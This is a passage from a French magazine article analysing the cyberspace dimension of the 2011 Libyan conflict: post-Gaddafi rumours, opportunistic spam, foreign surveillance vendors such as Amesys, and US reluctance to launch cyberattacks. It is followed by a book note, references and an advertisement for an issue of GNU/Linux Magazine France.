Le CSFI s'inscrit au rang des initiatives privées, dont la motivation et les prises de position peuvent être interprétées comme la volonté de jouer non seulement le rôle de conseiller du prince, mais aussi celui de bras droit, de mercenaires, de corsaires au service de la cause du prince et de leurs propres intérêts financiers.

3 Le temps des révélations

La mort de Kadhafi n'a pas mis un terme au conflit. Elle a sans doute sonné le tocsin de la retraite pour les forces occidentales, mais sur le terrain, la paix civile n'est pas revenue. Des forces loyalistes résistent, et même si le leader est physiquement mort, son projet ne l'est pas : « Muammar al Gaddafi is still leading libyan resistance » **[47]**. Les transitions de pouvoir sont souvent temps d'incertitudes, d'instabilité, de violence : la Libye n'échappe pas au phénomène. L'après Kadhafi est aussi l'heure des bilans, des révélations, des règlements de compte, des accusations.

3.1 « Kadhafi est toujours vivant »

Le jour même de l'annonce de la mort du Colonel Kadhafi, plusieurs sites partisans du régime ont diffusé des informations contradictoires, sur le thème « Kadhafi est bien vivant », « Kadhafi n'est pas mort », « la mort de Kadhafi est un mensonge » **[48]**. Le site AlgeriaISP, qui qualifie de mensongère l'annonce de la mort de Kadhafi, affirme être l'objet de cyberattaques visant à l'empêcher de s'exprimer **[49]**. Certains s'interrogent sur l'identité de la victime qui apparaît sur les vidéos : n'est-ce pas la doublure de Kadhafi qui a été exécutée ? **[50]**

Quant à la cybercriminalité, comme d'ordinaire dirions-nous, elle fut prompte à vouloir tirer avantage de l'actualité et exploiter la curiosité des individus : dès le lendemain de la mort du Colonel, on signale des spams supposés fournir des images de la mort de Kadhafi **[51]**. On trouve aussi la traditionnelle campagne de scam promettant à l'heureux bénéficiaire de partager les millions de dollars libyens **[52]**.

3.2 Les soutiens étrangers à Kadhafi

Une nouvelle « histoire » émergea courant novembre 2011 dans les médias. Un groupe constitué de ce qu'ils appellent des « mercenaires » aurait proposé d'aider le

Colonel Kadhafi à trouver une porte de sortie honorable, moyennant finances (10 millions de $). Une copie de la lettre (un vrai ? un faux ?) adressée à Kadhafi courant avril 2011 par le groupe circule sur le net (Facebook) **[53]**. La proposition émane de plusieurs partenaires :

- Un consultant en terrorisme américain, Neil C. Livingstone, aurait servi d'intermédiaire dans cette proposition **[54]**. Neil C. Livingstone, républicain, est conseiller au Pentagone (auprès du *Chief of Naval Operations*) et auprès du Secrétariat d'État.
- Marty Martin, ancien officier de la CIA, directeur de la cellule de lutte contre Al Qaïda de 2002 à 2004.
- Neil S. Alpert, ancien membre du Comité national républicain, membre du groupe de lobbying AIPAC, ancien assistant du chef du parti républicain, Michael Steele.
- Randell K. Wood, avocat à Kansas City.
- Dirk Borgers **[55]** (Belge), qui offrait de faire du lobbying en faveur de Kadhafi auprès des autorités américaines. Dirk Borgers faisait partie d'une « délégation d'experts » (algérien, français et belge) qui effectua une mission en Libye (du 31 mars au 25 avril) et qui publia un rapport au mois de mai 2011 : « Lybia : an Uncertain Future » **[56]**.

Les autorités américaines ignoraient-elles cette initiative ?

3.3 Le rôle des entreprises privées

En France, la société Amesys/Bull **[57]** s'est trouvée placée au centre d'une nouvelle polémique, fin 2011. L'entreprise, dans laquelle l'État français a une participation au travers de France Telecom/Orange, a fourni en 2008 au régime de Kadhafi le système de surveillance Eagle **[58]**. Bruno Samtmann, directeur d'Amesys, rappelle que les systèmes déployés en Libye ne visaient pas à surveiller les populations, mais à lutter contre la pédophilie, les terroristes, les narcotrafiquants **[59]**. Mais les critiques fusent. Ces systèmes de surveillance peuvent être détournés de leur finalité première. Au travers de ce cas particulier, c'est le rôle des entreprises et des États dans leurs relations avec les États autoritaires qui est posé, quand bien même les relations commerciales sont normalisées. Il est question d'éthique. De nombreuses entreprises internationales ont été en contact avec les autorités libyennes : on cite la société Narus (Boeing), concepteur de systèmes de monitoring des flux internet **[60]** ; la société chinoise ZTE Corp. ; VASTech SA, entreprise sud-africaine proposant des solutions de contrôle des échanges téléphoniques ; Huawei, entreprise chinoise fournissant des outils de filtrage.

Toutes ces entreprises auraient aidé, directement ou indirectement, à mettre en œuvre en Libye (et probablement dans bien d'autres pays) des centres de contrôle permettant d'intercepter les communications téléphoniques, Internet, de contrôler les échanges sur Skype, de censurer les vidéos de Youtube, de surveiller toutes les activités des internautes libyens.

Pour autant, cela n'a pu empêcher la révolte de gronder, de se déclencher, le régime de tomber. Au contraire, la sous-traitance auprès d'entreprises étrangères de tels systèmes de surveillance n'est-elle pas un danger pour les États qui, par le biais de ces systèmes, ouvrent aux puissances étrangères les portes de leurs secrets ? La levée de l'interdiction commerciale contre la Libye ne fut-elle pas la meilleure manière d'infiltrer le régime et de causer sa perte ?

3.4 Les hésitations américaines

Selon le journal *The Times* (18 octobre 2011), l'administration d'Obama aurait envisagé de lancer des cyberattaques contre l'armée de Kadhafi, afin de paralyser ses systèmes de défense aérienne. Les États-Unis auraient finalement décidé de ne pas se lancer officiellement dans une telle cyber-offensive afin de ne pas ouvrir les hostilités dans le domaine et déclencher des vagues de cyberattaques contre l'Amérique. L'administration aurait également débattu de la nécessité d'une telle intervention dans l'opération menée en mai 2011 amenant à l'exécution de Ben Laden (le point portait sur la possibilité de neutraliser des radars pakistanais par des attaques informatiques. Des hélicoptères furtifs ont été envoyés, écartant la nécessité de neutralisation des radars).

Plusieurs critères auraient dissuadé l'armée américaine de recourir à des cyberopérations en Libye : la complexité de mise en œuvre d'une telle opération ; le manque de temps de préparation ; la crainte de fournir un modèle de cyberattaques qui pourrait être réutilisé par la Chine et la Russie ; la crainte de fournir un signal à la communauté internationale : celui d'un État résolument engagé dans la cyberguerre, prêt à lancer des cyberattaques. Les opérations en Libye se sont donc concentrées (officiellement) sur la mise en œuvre de moyens conventionnels. « Les capacités de cyberguerre, c'est comme une Ferrari que vous laissez au garage et que vous ne sortez que pour la grande course, pas juste pour faire un tour en ville, à moins que vous n'ayez aucun autre moyen de transport », explique un officiel américain.

Alors que les États-Unis ont investi massivement dans une politique de cyberdéfense, la mise en œuvre d'unités de cyberguerre dédiées au sein du Département de la Défense, une telle prise de position ne manque pas d'étonner. À tel point que l'on peut s'interroger légitimement sur le crédit qu'il faut accorder à de telles déclarations. En effet, pourquoi les américains et plus généralement l'OTAN se priveraient-ils de moyens de frappe ou d'opérations efficaces, si cela devait réellement accroître l'efficacité des opérations conventionnelles et raccourcir la durée du conflit ? Le cyberespace est un multiplicateur de force et apparaît comme tel dans la doctrine militaire américaine depuis plus d'une décennie.

L'une des raisons à cette hésitation pourrait être la crainte des effets non maîtrisés. Les réseaux libyens ne sont pas isolés du reste du monde, sont construits sur des technologies importées, et ces cyberattaques pourraient donc compromettre éventuellement des intérêts alliés.

Les USA s'approcheraient donc d'une version « cyber » de la doctrine Powell, à savoir un ensemble de règles fixant la nécessité de l'intervention cybernétique dans un conflit.

Conclusion

Le Web 2.0 s'affirme comme un facilitateur de révolutions. Mais il est sans doute exagéré de parler de révolutions Facebook, car cela donne l'impression que la seule force des réseaux sociaux permet de chasser les régimes autoritaires. Elle est un outil qui contribue à la mobilisation des foules, à la communication vers le reste du monde, à la mise en lumière des crimes du pouvoir. Mais il ne faut pas oublier que les autorités savent utiliser elles-aussi ces moyens de communication et qu'elles savent tout simplement les couper quand cela leur semble nécessaire. Les autorités utilisent les réseaux sociaux tout comme les manifestants, les révolutionnaires, les rebelles. Tout devient alors affaire d'alliances, de soutiens à l'intérieur du pays, mais le plus souvent à l'étranger.

Nous devons également reconsidérer la notion de « guerre du peuple ». Il y a environ dix ans que les occidentaux fantasment sur, ou s'inquiètent d'une possible renaissance du concept en Chine : les centaines de millions d'internautes pourraient constituer les nouvelles forces de la nation, promptes à agir dans le cyberespace pour la défense des intérêts du pays, lançant des vagues de cyberattaques contre les États-Unis ou tout autre adversaire désigné par le pouvoir. Mais la « guerre du peuple » a pris une autre tournure. Elle est la participation des citoyens du monde entier qui s'investissent pour les causes qui leur semblent justes. Nous avons ainsi des hacktivistes pro et anti-Kadhafi, pro et anti-OTAN, pro et anti-rebelles... Ces forces qui de chez elles font la guerre à leur manière sont à géométrie variable. Elles vont d'un terrain d'affrontement à un autre, au gré des événements. Elles soutiennent ou s'opposent aux acteurs qui, sur le terrain, mènent la vraie guerre ou la vraie révolution, celle qui fait des victimes. Dans ce paysage, nous retrouvons les « bénévoles », ceux qui agissent par conviction, et ceux qui voient dans le conflit un marché. Des entreprises privées mènent des enquêtes, identifient des failles, désignent des cibles. Le paysage de la cyberguerre sera donc constitué des guerriers officiels (par exemple ceux qui officient au sein des armées nationales) et des guerriers autoproclamés. Pour l'heure, il y a au moins deux niveaux de cyberconflit. Celui qui est accessible à tous, le plus simple, qui passe par l'utilisation des réseaux sociaux. Tout un chacun peut diffuser, s'informer, suivre, contribuer à l'information. À ce stade, l'anonymat n'est pas garanti, les utilisateurs peuvent être identifiés par les autorités, risquer leur vie. Les acteurs non étatiques sont confrontés à la censure, au contrôle, à la surveillance, dépendent d'infrastructures dont ils n'ont pas la maîtrise. Et puis un niveau plus élevé, celui du hacking, qui nécessite des compétences que tous ne partagent pas, mais où il est possible de faire jeu égal avec les États. Acteurs étatiques et non étatiques s'affrontent, trouvent des parades, tentent de contourner ces dernières. La coupure entraîne la recherche de moyens de rétablissement des communications ; l'absence d'accès à l'Internet appelle l'offre de solutions téléphoniques... Il est question de recréer des réseaux là où les communications sont coupées ; des hackers projetteraient de lancer leurs propres satellites pour s'affranchir des contraintes des États... Tous ces projets nécessitent du temps, des hommes, des financements, de la coordination. La « netwar » relèvera de moins en moins de l'amateurisme, s'éloignera en tous cas d'une vision simpliste de la « guerre du peuple », car à mesure que les peuples prennent du pouvoir par le biais de l'utilisation des réseaux, les États renforcent leur arsenal de parades. ■

AUTOUR DE L'ARTICLE...

« TRIPOLIWOOD » - ESSAI DE DELPHINE MINOUI, JOURNALISTE

L'essai « Tripoliwood » publié chez Grasset en octobre 2011, est le récit que délivre la journaliste Delphine Minoui, grand reporter au Figaro, des événements qu'elle a vécus en Libye entre son arrivée à Tripoli, fin février 2011, et le 6 avril, date à laquelle elle reçut l'ordre des autorités libyennes de quitter le pays. Ce récit n'est pas celui d'une blogueuse, d'une citoyenne en lutte, il est celui d'un reporter qui mène son enquête sur le terrain, dans des conditions difficiles, sous surveillance permanente des autorités. Ce récit fournit de nombreuses informations. Nous y avons relevé toute mention au cyberespace et dressé la liste chronologique des références à des coupures de téléphonie, d'Internet, à l'utilisation des NTIC dans ce contexte de conflit. Ces informations peuvent être ensuite recoupées avec celles de sources diverses, et nous aider à reconstituer la chronologie des faits liés au cyberespace pendant cette période particulière, à comprendre la manière dont les acteurs (autorités, tiers) l'ont pris en compte dans ce conflit armé.

On y apprend ainsi que :

- **Le fils de Kadhafi, Seif Al-Islam, fut l'un des acteurs principaux de l'ouverture de la Libye aux médias étrangers.**
- **Cette ouverture médiatique visait uniquement à diffuser la version officielle de la situation.**
- **Les partants pour la Tunisie se font réquisitionner les cartes à puce de leurs téléphones.**
- **Les communications téléphoniques sont de mauvaise qualité (dès le début de la révolte).**
- **Kadhafi aurait fait recharger automatiquement des milliers de portables.**
- **Début mars, il n'y a plus d'Internet dans les hôtels, sauf semble-t-il dans l'hôtel Rixos, où siègent également les membres du Ministère de l'Information.**
- **Dans ses conférences de presse, Moussa Ibrahim fait un usage intensif de Power Point**
- **Les journalistes, surveillés, parviennent malgré tout à sauver des images et des films en se les échangeant entre eux, via des clés USB.**

RÉFÉRENCES

[1] http://www.adcbuae.com/directory/information_technology_companies_in_libya.html

[2] http://www.unveillance.com/wp-content/uploads/2011/05/Project_Cyber_Dawn_Public.pdf

[3] Les bases de données fournies par l'UIT indiquent un taux de 14% pour l'année 2010. http://www.itu.int/ITU-D/ict/statistics/material/excel/2010/IndividualsUsingInternet_00-10.xls. Notre tableau utilise les données de la base Internet World Stats. Toute interprétation reposant sur ces données s'avère délicate, les « estimations » offrant des différences conséquentes. Les deux bases convergent par contre relativement en ce qui concerne la Tunisie (l'UIT estime un taux de pénétration égal à 36,8%) et l'Égypte (l'UIT proposant un taux de 26,7%)

[4] http://www.internetworldstats.com/stats1.htm

[5] http://www.domaintools.com/internet-statistics/country-ip-counts.html

[6] http://w3techs.com/technologies/overview/top_level_domain/all. Le site http://appfrica.com/2011/02/01/cctlds-of-africa-without-egypt-infographic/ propose une intéressante cartographie de la part proportionnelle des ccTLD sur le continent africain.

[7] http://www.filipinolivingabroad.com/latestnews/internet-accesseur-blocked-across-libya-in-case-of-cyber-attack

[8] Photographie de deux tonnes de matériels acheminés fin mai 2011 : http://libyanaid.blogspot.com/2011/03/telecommunication-equipments-shipped.html

[9] http://www.fastcompany.com/1769469/inside-the-libyan-rebels-mobile-phone-network

[10] http://www.fastcompany.com/1769469/inside-the-libyan-rebels-mobile-phone-network

[11] http://blog.al.com/breaking/2011/11/former_longtime_uah_professor.html

[12] Pour un CV détaillé, voir http://blog.al.com/sweethome/2011/11/libyas_new_pm_abdurrahim_el-ke.html

[13] http://www.bbc.co.uk/news/world-africa-15516678

[14] http://www.telegraph.co.uk/news/worldnews/africaandindianocean/libya/8839964/Col-Gaddafi-killed-convoy-bombed-by-drone-flown-by-pilot-in-Las-Vegas.html

[15] http://www.youtube.com/watch?v=WUdWXTCblac

[16] http://news.antiwar.com/2011/02/22/anonymous-may-attack-nicaragua-venezuela-govts-over-libya/

[17] http://pastehtml.com/view/1dbir8m.html

[18] http://anonnews.org/?p=press&a=item&i=532

[19] http://www.articlesalley.com/article.detail.php/296547/94/Hardware/Computers-and-Technology/10/Hackers_attack_Norwegian_Armed_Forces

[20] http://www.articlesalley.com/article.detail.php/296547/94/Hardware/Computers-and-Technology/10/Hackers_attack_Norwegian_Armed_Forces

[21] http://defensetech.org/2011/03/28/eu-commission-rocked-by-cyber-attack/#ixzz1JxhgLtsd

[22] http://fr.globalvoicesonline.org/2011/10/29/85458/

[23] Histogrammes reconstitués à partir des données extraites de la base zone-h.org. Données collectée en janvier 2012

[24] http://sinisterfruit.com/

[25] Histogrammes reconstitués à partir des données extraites de la base zone-h.org

[26] http://www.allvoices.com/contributed-news/8584435-cyber-war-over-libya-serbian-hackers-fight-for-gaddafi. Voir également un billet sur le sujet à l'adresse http://si-vis.blogspot.com/2011/03/libye-une-premiere-cyber-offensive.html

[27] http://www.youtube.com/watch?v=PB1dnhhA-1s&skipcontrinter=1

[28] Source : http://www.liveleak.com/view?i=02a_1301531604. Cette vidéo fut postée sur Youtube le 23 février, vue la première fois depuis portables le 22 février 2011. Les statistiques de la vidéo sur Youtube indiquent que la vidéo n'a pas été massivement consultée dès sa mise en ligne. La courbe enregistre une nouvelle progression au cours du dernier trimestre 2011.

[29] http://www.mathaba.net/news/?x=628146?rss

[30] « The repression in Libya has already claimed 10,000 dead and 50,000 injured ». Cité dans : http://www.mathaba.net/news/?x=628146?rss

[31] http://bobolink.co/blog/?p=843

[32] http://www.facebook.com/people/Daniel-Ventre/1006735739#!/hassan.aldjahmi

[33] Si l'on s'en réfère aux informations portées sur sa page Facebook

[34] http://fr.wikipedia.org/wiki/Mohammed_Nabbous

[35] http://www.facebook.com/search/results.php?q=-%09Mohamed%20Nabbous&init=quick&tas=0.3420610830075533#!/MartyrMohamedNabbous ; http://www.streetpress.com/sujet/2161-libye-mohammed-nabbous-est-mort

[36] http://news.yahoo.com/blogs/envoy/libyan-rebels-bought-miniature-surveillance-drone-internet-213029799.html

[37] http://business.financialpost.com/2011/08/23/libyan-rebels-using-canadian-made-reconnaissance-drone/

[38] On peut lire sur la page d'accueil du site internet de l'entrprise : « Zariba Security Corporation est une entreprise privée de sécurité qui fournit à ses clients les biens et services dont ils ont besoin pour agir efficacement dans des environnements hostiles » (http://www.zaribasecurity.com/). L'entreprise a été créée en 2003 par un groupe de professionnels de la sécurité et du renseignement britanniques et canadiens. Elle s'est établie au Canada. L'entreprise est tournée vers le continent africain, ses clients sont en Afrique et au Moyen-Orient, les nations unies, des commissions internationales, des ONG. Son nom, Zariba, désigne une barrière érigée autour d'un village.

[39] http://www.lactualite.com/monde/la-techno-canadienne-au-service-des-rebelles-libyens

[40] http://news.yahoo.com/blogs/envoy/libyan-rebels-bought-miniature-surveillance-drone-internet-213029799.html

[41] https://www.infosecisland.com/blogview/14439-Project-Cyber-Dawn-Explored-Libyan-Vulnerabilities.html

[42] Rapport de 70 pages disponible à l'adresse http://www.unveillance.com/wp-content/uploads/2011/05/Project_Cyber_Dawn_Public.pdf

[43] http://carnegieendowment.org/2011/04/20/future-of-al-nahda-in-tunisia/6bqw

[44] http://www.yatedo.com/p/Dhamir+MANNAI%2C+Ph.D.%2C+CISSP/normal/b3dda653d6f5939892432 52f66b18b3b

[45] Notamment le site Reflets.info

[46] http://pastie.org/2134370

[47] http://libyasos.blogspot.com/2011/10/muammar-al-gaddafi-is-alive.html. Site Libya S.O.S le 20 octobre 2011

[48] Voir par exemple : http://coupmedia.org/middle-east-unrest/libyan-media-say-muammar-gaddafi-is-still-alive-2010, http://libyanfreepress.wordpress.com/2011/10/20/gaddafi-is-not-dead/

[49] 20 octobre 2011. http://www.algeria-isp.com/actualites/politique-libye/201110-A6558/libye-notre-site-algeria-isp-ete-victime-attaques-octobre-2011.html

[50] http://usahitman.com/gaddafi-double/

[51] http://nakedsecurity.sophos.com/2011/10/21/malware-attack-poses-as-bloody-photos-of-gaddafis-death/

[52] http://nakedsecurity.sophos.com/2011/10/26/gaddafi-email-scam/

[53] http://www.facebook.com/photo.php?fbid=242441309140757&set=a.242441102474111.68511.229464187105136&type=1&permPage=1

[54] http://www.washingtonpost.com/blogs/blogpost/post/wikileaks-libya-american-group-wanted-to-help-gaddafi--for-10-million/2011/11/18/gIQAAR1bYN_blog.html

[55] Information publiée sur un blog du Washingtonpost, le 18 novembre 2011. http://www.washingtonpost.com/blogs/blogpost/post/wikileaks-libya-american-group-wanted-to-help-gaddafi--for-10-million/2011/11/18/gIQAAR1bYN_blog.html

[56] http://www.iran-bulletin.org/Middle%20east%20society/LibyaReport201105.pdf, Mai 2011, 40 pages

[57] http://www.amesys.fr/

[58] 10 septembre 2011, http://www.revoltenumerique.herbesfolles.org/2011/09/10/espionnage-en-Libye-la-franc-exporte-son-savoir-faire/

[59] http://www.revoltenumerique.herbesfolles.org/tag/bruno-samtmann/

[60] http://online.wsj.com/article/SB10001424053111904199404576538721260166388.html?mod=WSJEurope_hpp_LEFTTopStories

N°147 MARS 2012 NOUVELLE FORMULE - NOUVELLE FORMULE - NOUVELLE FO...

GNU LINUX MAGAZINE / FRANCE

NOUVEAU INCLUS :
LE LABO
Open Silicium

ADMINISTRATION ET DÉVELOPPEMENT SUR SYSTÈMES OPEN SOURCE ET EMBARQUÉS


NOUVEAU
LABO : IMPRESSION
Étude et prise en main d'une imprimante thermique série avec Python p.38

NOUVEAU
LABO : CAPTEURS / GAZ
Interfacez des capteurs de gaz avec votre PC via un Atmel AVR p.28

L 19275 - 147 - F: 7,50 €


SMTP / SPAM
Mise en œuvre du tueur de SPAM Postscreen avec Postfix 2.8 p.64

SOURCES / GIT
Diffusez et partagez votre code avec Git et les services GitHub p.46



PROJET / VERSION
VISITE AU CŒUR DE L'ÉMULATEUR
QEMU
p.06

- Explorer l'architecture et la mécanique interne
- Découvrir le Tiny Code Generator
- Comprendre la gestion du temps sous Qemu



SHELL / BASH
Entretien avec un débutant en Bash ou comment optimiser ses scripts shell p.54

PYTHON / JSON
Utilisez Python et JSON pour savoir si votre train/TER est à l'heure p.88

UNIX / SOLARIS
OpenIndiana 151a, une alternative crédible compatible avec Solaris 11 p.76

France METRO : 7,50 € – CH : 13 CHF – BEL/PORT.CONT : 8,50 € – DOM : 8 € – CAN : 13,75 $ cad – NCAL/S : 1000 CFP – POL/S : 1100 CFP – POL/A : 1500 CFP – TUNISIE : 16,50 TND – MAR : 95 MAD